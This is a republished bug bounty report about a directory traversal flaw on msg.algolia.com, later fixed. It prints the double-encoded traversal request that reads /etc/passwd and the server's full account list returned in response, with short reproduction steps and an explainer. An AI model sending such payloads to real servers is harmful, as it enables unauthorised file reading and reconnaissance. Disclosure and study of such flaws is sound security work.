Directory traversal at https://msg.algolia.com
A path traversal flaw on a static file endpoint let the reporter read files outside the web root, including the system password file. An attacker could use this to view sensitive server files and learn about accounts on the host.

- Triaged in 7 hours
- Fixed in 14 hours
- Disclosed after 2 months



Hi, I was able to view the internal server files at https://msg.algolia.com. Please see the attached screenshots for proof. I have tried to reproduce from within firefox and internet explorer without much luck however if you need it I will try to come up with a work around. For reference the response header is as follows:
HTTP/1.1 200 OK Date: Wed, 04 Apr 2018 04:58:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close Last-Modified: Tue, 06 Jun 2017 09:15:37 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Server: cloudflare CF-RAY: 4061331ffd53aa7a-SIN Content-Length: 1696
And here request to view directory traversal GET /static/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc/passwd HTTP/1.1 Host: msg.algolia.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 Accept-Language: id,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate Cookie: __cfduid=d34587d94eba9413080d1f7aca5062a871522817854 Connection: close Upgrade-Insecure-Requests: 1
Response:
HTTP/1.1 200 OK Date: Wed, 04 Apr 2018 04:58:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close Last-Modified: Tue, 06 Jun 2017 09:15:37 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Server: cloudflare CF-RAY: 4061331ffd53aa7a-SIN Content-Length: 1696
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:109::/var/run/dbus:/bin/false lxd:x:107:65534::/var/lib/lxd/:/bin/false uuidd:x:108:113::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:110:65534::/run/sshd:/usr/sbin/nologin pollinate:x:111:1::/var/cache/pollinate:/bin/false ntp:x:112:116::/home/ntp:/bin/false ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash eranchetz:x:1001:1002::/home/eranchetz:/bin/bash
Impact
we can see sensitive information (ex. /etc/passwd) file
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the static file handler decoded the request path twice, so an encoded traversal sequence survived the first check and was then resolved against the filesystem.
What the attacker needed
No account needed; direct request to the static endpoint
How it was found
- Send a request to the static path with a double-encoded traversal sequence pointing at the system password file.
- Observe that the server returns the file contents with a 200 status.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Web servers keep public files in a folder and should not let anyone step up out of it. Here a crafted web address used encoded dot-dot sequences to climb out of that folder and read a system file that lists user accounts. That file does not contain passwords, but it reveals usernames and paths that help an attacker plan further attacks.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.